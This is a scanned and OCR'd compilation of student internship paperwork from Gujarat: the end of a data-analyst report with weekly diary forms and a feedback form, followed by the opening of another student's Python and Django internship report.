SQLAlchemy is a popular Python library used for working with relational databases. It offers a high-level, object-oriented interface for creating, querying, and manipulating databases. Its Object-Relational Mapping (ORM) capabilities allow developers to define database tables as Python classes and interact with them using Python code. SQLAlchemy supports various database engines, ensuring compatibility across different systems.

The library provides a SQL Expression Language, enabling the construction of queries using Python syntax. This makes queries more readable and maintainable. SQLAlchemy also supports transactions, connection pooling, and advanced query optimization techniques. It offers tools for handling database migrations, schema management, and seamless integration with Python applications.

In summary, SQLAlchemy simplifies database operations by bridging the gap between object-oriented programming and relational databases. With its ORM capabilities, compatibility with different database engines, and comprehensive features, SQLAlchemy is a versatile choice for working with databases in Python, regardless of the scale of your application.

2.3.3 Software/Platforms:

Jupyter Notebook:

Jupyter IDE, short for Jupyter Integrated Development Environment, is a popular open-source web-based tool that provides an interactive computing environment for data analysis, scientific computing, and development in Python and other programming languages. It allows users to create and share documents called notebooks, which combine executable code, text, and visualizations.

The key feature of Jupyter IDE is its support for notebooks, which enable users to write and execute code snippets in cells, view the output, and annotate the results using markdown text. This interactive approach fosters exploratory data analysis, prototyping, and experimentation. Jupyter IDE supports multiple programming languages, including Python, R, Julia, and more, making it versatile for various data analysis and scientific computing tasks. It seamlessly integrates with popular libraries and frameworks, such as NumPy, Pandas, Matplotlib, and Scikit-learn, enabling users to leverage the power of these libraries within the notebook environment.

Moreover, Jupyter IDE promotes collaboration and sharing. Notebooks can be easily shared with others, allowing them to reproduce and build upon the analysis. This makes it a valuable tool for collaborative projects, team collaborations, and reproducible research. Additionally, Jupyter IDE supports the creation of interactive dashboards and presentations, making it an effective tool for data visualization and storytelling. Users can

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create dynamic and interactive visualizations to convey their findings and insights effectively.

In summary, Jupyter IDE provides an interactive and versatile computing environment for data analysis, scientific computing, and development. Its support for notebooks, multiple programming languages, and integration with popular libraries make it a powerful tool for exploratory analysis, collaboration, and data visualization.

Dbeaver:

DBeaver is an open-source universal database tool that simplifies and streamlines database management tasks. With support for multiple database systems, including MySQL, PostgreSQL, Oracle, and Microsoft SQL Server, it provides a unified interface for connecting to and interacting with databases.

DBeaver offers advanced features such as database connection management, SQL query execution, and administration tasks like modifying database structures and managing user accounts. It also provides data visualization and analysis capabilities, allowing users to explore query results, apply filters, and generate charts and graphs. Overall, DBeaver is a versatile and user-friendly tool that facilitates efficient and comprehensive database management and analysis.

In summary, DBeaver is an open-source universal database tool that simplifies database management tasks. It supports various database systems, provides advanced features for administration and SQL query execution, and offers data visualization and analysis capabilities. With its user-friendly interface and comprehensive functionality, DBeaver is a valuable tool for managing and analyzing databases across different platforms.

2.2 OUTPUT [Model]:

[Note: The model that I have created serves as the core backend and needs to be integrated with the existing system.]

To address the challenges associated with manual inventory validation, we propose the implementation of an automated system utilizing algorithms written in Python and its framework. This solution aims to eliminate the need for assigning a dedicated individual for such tasks, freeing up valuable time and resources for other high-priority tasks.

In the attached figures below, you will find the output screenshots and relevant code snippets showcasing the functionality of our automated inventory validation system. These visuals provide a glimpse into the system's capabilities and demonstrate its potential to improve accuracy and streamline inventory management processes.

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While the figures and code snippets offer a preliminary demonstration, we envision expanding upon this foundation to enhance the system further. By incorporating additional features and functionality, we can optimize the inventory validation process and contribute to the overall efficiency of your organization's operations.

Fig 2.1 Libraries & File Selection

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Fig 2.2 Selecting Values According to The Chosen File

Fig 2.3 Checking Different Conditions

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

Fig 2.4 Selecting A File to Validate

Fig 2.5 Exception Analysis

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(ગુજરાત અધિનિયમ ક્રમાંક ૨૦/૨૦૦૭ દ્વારા સ્થાપિત)

Annexure I

Enrollment no: 190390107050

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Riya Prajapati .P.

DIARY OF THE WEEK: DE: 27/01/23 TO 28/01/23

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Co.V.M Technologies LLP

NAME OF THE PLANT/SECTION/DEPARTMENT: Data Analyst

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mrs. Sweta Naik

DESCRIPTION OF THE WORK DONE IN BRIEF

First Day :-

The very first day in a company started with documentation and Introduction. There was a session which includes client side company overview, Quires which they recieve and softwares they use.

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(ગુજરાત અધિનિયમ ક્રમાંક: ૨૦/૨૦૦૭ દ્વારા સ્થાપિત)

TOTAL HOURS: 8hr

R. P. Prajapati
SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date: 27/01/23

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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(ગુજરાત અધિનિયમ ક્રમાંક: ૨૦/૨૦૦૭ દ્વારા સ્થાપિત)

Annexure I

Enrollment no: 190390107050

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Riya Prajapati .P.

DIARY OF THE WEEK: DI: 29/01/23 TO 4/02/23

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: CrVM Technologies LLP

NAME OF THE PLANT/SECTION/DEPARTMENT: Data Analyst

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mrs. Sweta Naik

DESCRIPTION OF THE WORK DONE IN BRIEF

Week 1:-

In this week there was sessions regarding the frontend softwares and virtual inventory maragment system ~~they~~ used by client company. I have also learned about the process of validating inventories that client received.

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TOTAL HOURS: 40

R.P. Prajapati
SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date: 3/02/23

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190390107050

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Riya Prajapati .P.

DIARY OF THE WEEK: DI: 5/02/23 TO 10/02/23

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Cium Technologies LLP

NAME OF THE PLANT/SECTION/DEPARTMENT: Data Analyst

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mrs. Sweta Naik

DESCRIPTION OF THE WORK DONE IN BRIEF

Week 2 :-

Week 2 started with the presentations by me on the topics that I have learned in the previous week. It was followed by the sessions on the Super Admin Software and the task of inventory validation.

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TOTAL HOURS: 40

R. P. Prajapati
SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date: 10/02/23

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190390107050

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Riya Prajapati . P.

DIARY OF THE WEEK: DI: 13/02/23 TO 18/02/23

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: CoVM Technologies LLP

NAME OF THE PLANT/SECTION/DEPARTMENT: Data Analyst

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mrs. Sweta Naik

DESCRIPTION OF THE WORK DONE IN BRIEF

Week 3 :-

In Week 3, I have learned about Advertisement & Campaign data, and different types of Exceptions client face while uploading data. And As task I have continue with the inventory validation of the different companies.

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TOTAL HOURS: 90

R.P. Prajapati
SIGNATURE OF STUDENT

O The above entries are correct and the grading of work done by Trainee is
EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Signature of officer-in-charge
of Dept. / Section / Plant

Date:

Date: 17/02/23

✪ Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190390107050

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Riya Prajapati .P

DIARY OF THE WEEK: Dt: 19/02/23 TO 25/02/23

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: CoVM Technologies LLP

NAME OF THE PLANT/SECTION/DEPARTMENT: Data Analyst

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mrs. Sweta Naik

DESCRIPTION OF THE WORK DONE IN BRIEF

Week 4 :-

For Week, I was assinged with 10 compaines dataset and I have to validate that and write a refort ~~se~~ for each compaines data.

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TOTAL HOURS: 40

R. P. Prajapati
SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date: 24/02/23

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Annexure I

Enrollment no: 190390107050

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Riya Prajapati. P.

DIARY OF THE WEEK: DI: 26/02/23 TO 4/03/23

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: GVM Technologies LLP

NAME OF THE PLANT/SECTION/DEPARTMENT: Data Analyst.

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mrs Sweta Naik

DESCRIPTION OF THE WORK DONE IN BRIEF

Week 5 :-

In this week, I have learned about login authentication, Data Fetch error, PostgreSQL, Postman API, Exceptions handling, data refresh, duplicate Product data and JBT Analysis. Besides sessions I have also start working on the Phase 1 of the Project.

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TOTAL HOURS: 40

R. P. Prajapati
SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date: 03/03/23

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Annexure 1

Enrollment no: 190390107050

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Riya Prajapati.P

DIARY OF THE WEEK: Dt: 5/03/23 TO 11/03/23

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: GaVM Technologies LLP

NAME OF THE PLANT/SECTION/DEPARTMENT: Data Analyst

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mrs. Sweta Naik

DESCRIPTION OF THE WORK DONE IN BRIEF

Week 06:-

In this week, I have worked on the Project and the algorithm of for the Phase 1 validation is completed but still we need more accurate dataset to improve the accuracy and I have also worked on the documentation Part which is yet to complete along with that I have researched some of the frameworks with which I can integrate the algorithm for the abstraction purpose.

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TOTAL HOURS: 32

R. P. Prajapati
SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date: 10/03/23

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Annexure I

Enrollment no: 190390107050

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Riya Prajapati . P.

DIARY OF THE WEEK: Dt: 12/03/23 TO 18/03/23

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Gavm Technologies LLP

NAME OF THE PLANT/SECTION/DEPARTMENT: Data Analyst

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mrs. Sweta Naik

DESCRIPTION OF THE WORK DONE IN BRIEF

Week 07:-

In this week, I have completed my documentation of Project and get reviewed from Sir. I And Started learning Natural language Processing & Speech Recognition. As I have maybe have to build AI model related to this topic in futer future.

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TOTAL HOURS: 40

R. P. Prajapati
SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date: 17/03/23

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Annexure I

Enrollment no: 190390107050

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Riya Prajapati .P

DIARY OF THE WEEK: Dt: 19/03/23 TO 25/03/23

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: CoVM Technologies

NAME OF THE PLANT/SECTION/DEPARTMENT: Data Analyst

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mrs. Sweta Naik

DESCRIPTION OF THE WORK DONE IN BRIEF

Week 08 :-

In this week I have several meeting with the Sr. Tech developer of the client company who guided me with my Project And I got few more ideas to work on the Project. Later, I completed the Prog tasks assigned to me.

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TOTAL HOURS: 40

R.P. Prajapati
SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date: 24/03/23

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Annexure I

Enrollment no: 190390107050

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Riya Prajapati . P

DIARY OF THE WEEK: Di: 26/03/23 TO 01/04/23

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: CoVM Technologies

NAME OF THE PLANT/SECTION/DEPARTMENT: Data Analyst

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mrs. Sweta Naik

DESCRIPTION OF THE WORK DONE IN BRIEF

Week 09:-

In wee this week, I have started working of on my Proposed Project after the Poc meeting with higher managment of client company and also completed all the assigned task.

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TOTAL HOURS: 40

R. S. Prajapati
SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date: 31/03/23

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Annexure 1

Enrollment no: 190390107050

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Riya Prajapati .P.

DIARY OF THE WEEK: DT: 02/04/23 TO 08/04/23

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: GVM Technologies

NAME OF THE PLANT/SECTION/DEPARTMENT: Data Analyst

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Miss. Sweta Naik.

DESCRIPTION OF THE WORK DONE IN BRIEF

Week 10:-

In this week, I have work less on the project and done completed the task assigned to me on the regular basis.

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TOTAL HOURS: 40

R. P. Prajapati
SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date: 07/04/23

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Annexure I

Enrollment no: 190390107050

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Riya Prajapati .P.

DIARY OF THE WEEK: DT: 09/04/23 TO 15/04/23

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: GVM Technologies

NAME OF THE PLANT/SECTION/DEPARTMENT: Data Analyst

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mrs. Sweta Naik

DESCRIPTION OF THE WORK DONE IN BRIEF
Week 1:- In this week, I have worked on all the assigned task like login authentication, Data Fetch error, inventory validation, etc and also completed it.

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TOTAL HOURS: 40

R. P. Prajapati.
SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date: 19/04/23

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Annexure I

Enrollment no: 190390107050

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Riya Prajapati . P

DIARY OF THE WEEK: Dt: 16/04/23 TO 22/04/23

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: C.V.M Technologies LLP

NAME OF THE PLANT/SECTION/DEPARTMENT: Data Analyst

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mrs. Sweta Naik

DESCRIPTION OF THE WORK DONE IN BRIEF

Week 12 :-

In this Week, I have Solve some issues / errors of inventory validation automation Also done all the assigned tasks like login authentication etc.

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TOTAL HOURS: 40

R.P. Prajapati
SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date: 21/04/23

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190390107050

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Riya Prajapati .P

DIARY OF THE WEEK: Dt: 23/04/23 TO 29/04/23

DEPARTMENT: Computer Engineering SEM: 8TH

NAME OF THE ORGANISATION: G.V.M Technologies LLP

NAME OF THE PLANT/SECTION/DEPARTMENT: Data Analyst

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mrs. Sweta Naik

DESCRIPTION OF THE WORK DONE IN BRIEF

Week 13:-

In this week, I have started working on another project related to Python and machine learning. Parallely I am also working on the source link unidentification feature of inventory validation automation.

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TOTAL HOURS: 40

A. P. Rajapati
SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date: 28/04/23

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure 2

Feedback Form by Industry expert

Student Name: Riya Prajapati Date: 28/04/23

Work Supervisor: Mrs. Sweta Naik Title: Data Analyst

Company/Organization: G.V.M Technologies LLP

Enrollment No: 190390107050

Internship Address: 106, Siddh Chambers, Hariputra, Surat, Gujarat

Dates of Internship: From 27/01/23 to 30/04/23

Please evaluate your intern by indicating the frequency with which you observed the following behaviors:

Parameters	Needs improvement	Satisfactory	Good	Excellent
Shows interest in work and his/her initiatives				✓
Produces high quality work and accepts responsibility				✓
Uses technical knowledge and expertise				✓
Analyzes problems effectively				✓
Communicates well and writes effectively				✓

Overall performance of student intern: (Needs improvement/ Satisfactory/Good/Excellent): Excellent

Additional comments, if any:

Signature of Industry person with name and Stamp:

Signature of the Faculty Mentor

6/5/23

Scanned with CamScanner

CreArt Solutions PVT LTD.

AN INTERNSHIP REPORT

Submitted by

Rushi Rathod

200390107014

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad

August, 2023

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at CreArt Solution PVT LTD.** has been carried out by **Rushi Rathod** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 7th Semester of Gujarat Technological University, Ahmedabad during the academic year 2023-24.

Sign	Sign
Prof. First Name Last Name	Prof. FirstName Last Name
Internal Guide	Head of Department

Company Certificate

Joining Letter

CREART

INTERNSHIP JOINING LETTER

Date: 27th July 2023

This is to certify that

Mr/Ms. Rushi Rathod
Enrollment No : 200390107014
College : Saffrony Institute of technology

has been selected for the 15 day's of summer internship from 27th July 2023 to 10th August 2023 at CreArt Solutions, Ahmedabad.

We wish him/her all the best for his future endeavours

CREART SOLUTIONS AHMEDABAD

Krishnamohan Gupta
Director

CreArt Solutions PVT LTD.
202, Heritage Horizon, Opp Hotel Dev Corporate, C G Road,
Ahmedabad, Gujrat, India - 380009
www.creart.in | hello@creart.in | **Office Location:** INDIA | USA | UK

Completion Letter

CREART

INTERNSHIP COMPLETION LETTER

Date: 10th August 2023

This is to certify that

Mr/Ms. Rushi Rathod
Enrollment No : 200390107014
College : Saffrony institute of technology

has successfully completed the 15 day's of summer internship from 27th July 2023 to 10th August 2023 at CreArt Solutions, Ahmedabad.

We wish him/her all the best for his future endeavours.

CREART SOLUTIONS AHMEDABAD

Krishnamohan Gupta
Director

CreArt Solutions PVT LTD.
202, Heritage Horizon, Opp. Hotel Dev Corporate, C.G. Road,
Ahmedabad, Gujrat, India - 380009
www.creart.in | hello@creart.in | **Office Location:** INDIA | USA | UK

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at CreArt Solutions PVT LTD.** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Akshay Kansara** & **Alkesh Kaba (ExternalGuide)** and that no part of this report has been directly copied fromany students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
1. Rushi Rathod	_____

ACKNOWLEDGMENT

I would like to express my sincere gratitude in completing this internship report, with heartfelt acknowledgment to the individuals who have contributed significantly to my learning journey. First and foremost, I extend my appreciation to Mr. Alkesh Kaba, my esteemed external guide, whose expertise and guidance were invaluable during my 15-day internshipfocused on Python Django. His insights provided me with a deeper understanding of the subject.

I am equally thankful to Mr. Akshay Kansara, my internal guide, for his consistent support, feedback, and mentorship. His assistance played a pivotal role inshaping my practical skills and approach.

I am grateful for the opportunity provided by the organization to apply theoretical knowledge to real-world projects. The hands-on experience garnered during this internship has been invaluable for my professionalgrowth.

Lastly, I want to acknowledge the encouragement and support of my familyand friends. Their belief in me has been my driving force throughout this journey.

In conclusion, this internship has been a transformative experience, and Iextend my heartfelt thanks to everyone who contributed to its success.

Thank you

Abstract

Python is very famous because of its wide of applications. One of the application of python is web development. Many frameworks of python are available for web development for example Django, Flask, Web2py, Cherrypy etc. Django is very popular framework and huge acceptance in corporate industry. In this internship we will going to develop “Notice Hub” is a web application by which admin can post the notice of fees, circular or activities and student can view all the notice.

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Chapter 1. INTRODUCTION

1.1 COMPANY PROFILE:

Company Name: CreArt Solutions PVT LTD.

CreArt is a privately owned venture of IT Solutions, Digital Marketing, Software Solutions and SEO services formed in 2013. We always aspire to create a resistant future. We believe in bringing Business, People and Technology together in the way forward. CreArt is focused on rigorous development and comprehensive quality.

Where does this quality come from? IT Fresher's are knowledgeable but they are not skillful enough to establish themselves into the industry. To make them skillful CreArt incorporates its Corporate Internship Program and nourishes the young brains with the best industrial mentors. CreArt also places some of the Fresher's within its own family and place the rest to the other IT partnering companies which will assemble strong relations within the IT companies.

CreArt is dedicated towards perfection in every aspect. Professionalism is the main ingredient of CreArt. We strongly believe in delivering the best services to the clients till their satisfaction. Main objective of CreArt is to provide professional, qualitative, innovative and accessible services in every possible form.

1.2 Website Link and Images

Website Link: https://CreArt.in/

Images of Website

1.3 Aim and objective of the Internship:

Our internship program was conducted from 27-July-2023 to 10-August-2023. During our internship course, we were to be taught about various concepts of the Python and Django Framework from very basic.

We covered different important basics which are used in every programming language. The Goals to be achieved during whole internship course were as follows:

1. Basic Python Programming
2. Django Concepts
3. How to download Xampp and how to use it
4. Make Project

Chapter 2
Internship Program

2.1 Introduction to Python

Python is a general-purpose interpreted, interactive, object-oriented, and high-level programming language. It was created by Guido van Rossum in 1991.

Python is a high-level, interpreted, interactive and object-oriented scripting language. Python is designed to be highly readable. It uses English words frequently whereas other languages use punctuation, and it has fewer syntactic constructions than other languages.

Advantages of Python:

Python is interpreted - Python is processed at runtime by the interpreter. You do not need to compile your program before executing it. This is similar to PERL and PHP.

Python is Interactive - You can actually sit at a Python prompt and interact with the interpreter directly to write your programs.

Python is Object-Oriented - Python supports Object-Oriented Style or technique of programming that encapsulates code within objects.

Python is a Beginner's Language - Python is a great language for the beginner-level programmers and supports the development of a wide range of applications from simple text processing to WWW browsers to games.

Characteristics of Python

- It supports functional and structured programming methods as well as OOP.
- It can be used as a scripting language or can be compiled to byte-code for Building large applications.
- It provides very high-level dynamic data types and supports dynamic type checking.

Applications of Python

- Easy to learn
- A broad standard library
- Interactive Mode
- Portable & Extensible
- Python provides interfaces to all major commercial databases.
- Python provides a better structure and support for large programs than shell scripting.

Name of Python Framework Are,

- Django
- CherryPy
- Dash + Flask


2.2 Learning in the Internship

Week 1: Learn the basic Python Programming

During the first week of the internship, the focus was on providing foundational knowledge and understanding of Python basics. This included concepts such as variables, data types, operators, and functions. The emphasis was on building a strong groundwork to comprehend more complex topics later. Through interactive lessons and practical exercises, I gained hands-on experience in writing Python code, declaring variables, creating functions, and using basic programming constructs. This initial exposure laid a solid foundation for the subsequent stages of the internship, enabling me to confidently approach more advanced aspects of Python Django development.

Write some basic program in python like marks entry, convert temperature Celsius to Fahrenheit, what is type casting, what is function and how to declare it etc.

marksheet.py
Enter Marks of Math : 90
Enter Marks of DSP : 50
Enter Marks of English : 80
Enter Marks of Java : 85
Enter Marks of Python : 85
Total Marks : 465


tempconverter.py

Week 2: Learn the Django Framework

During the second week of the internship, the primary focus was on comprehending the process of creating Django projects and gaining insights into their underlying mechanisms. To initiate a new Django project, the `django-admin` or `python manage.py` command-line tools are employed. This command sets up the project framework, including fundamental files like settings, URLs, and the management script.

Django projects adhere to the MVC (Model-View-Controller) architectural pattern, known as MVT (Model-View-Template) in Django. Models define the database structure, views handle request processing, and templates manage the presentation layer, fostering separation of concerns.

Key to every project is the `settings.py` configuration file. It orchestrates crucial aspects such as database connections, installed apps, middleware, and more. URLs are articulated within the `urls.py` file, dictating the mapping of incoming requests to specific views. For local development and testing, the built-in development server (`python manage.py runserver`) is employed.

Grasping this foundational structure is vital for constructing scalable and maintainable applications. It promotes clean code architecture and collaborative development. Week 2 of the internship significantly emphasized the intricacies of project creation, unveiling the essence of Django's underlying workings.

Django Installation & Project Creation:

- Follow Those 7 step to create Django Project

Step 1: Create Virtual Environment – activate/Deactivate
(using this command – python –m venv name)
Step 2: pip install Django
Step 3: Django-admin startproject project_name
Step 4: python manage.py runserver
(Run Project using: http://127.0.0.1.8000/
Step 5: pip install mysqlclient
Step 6: Make database connection and do change in settings.py
Step 7: python manage.py migrate –Create Tables in Database
(Check MySQL database – Ready made tables will be include in database)

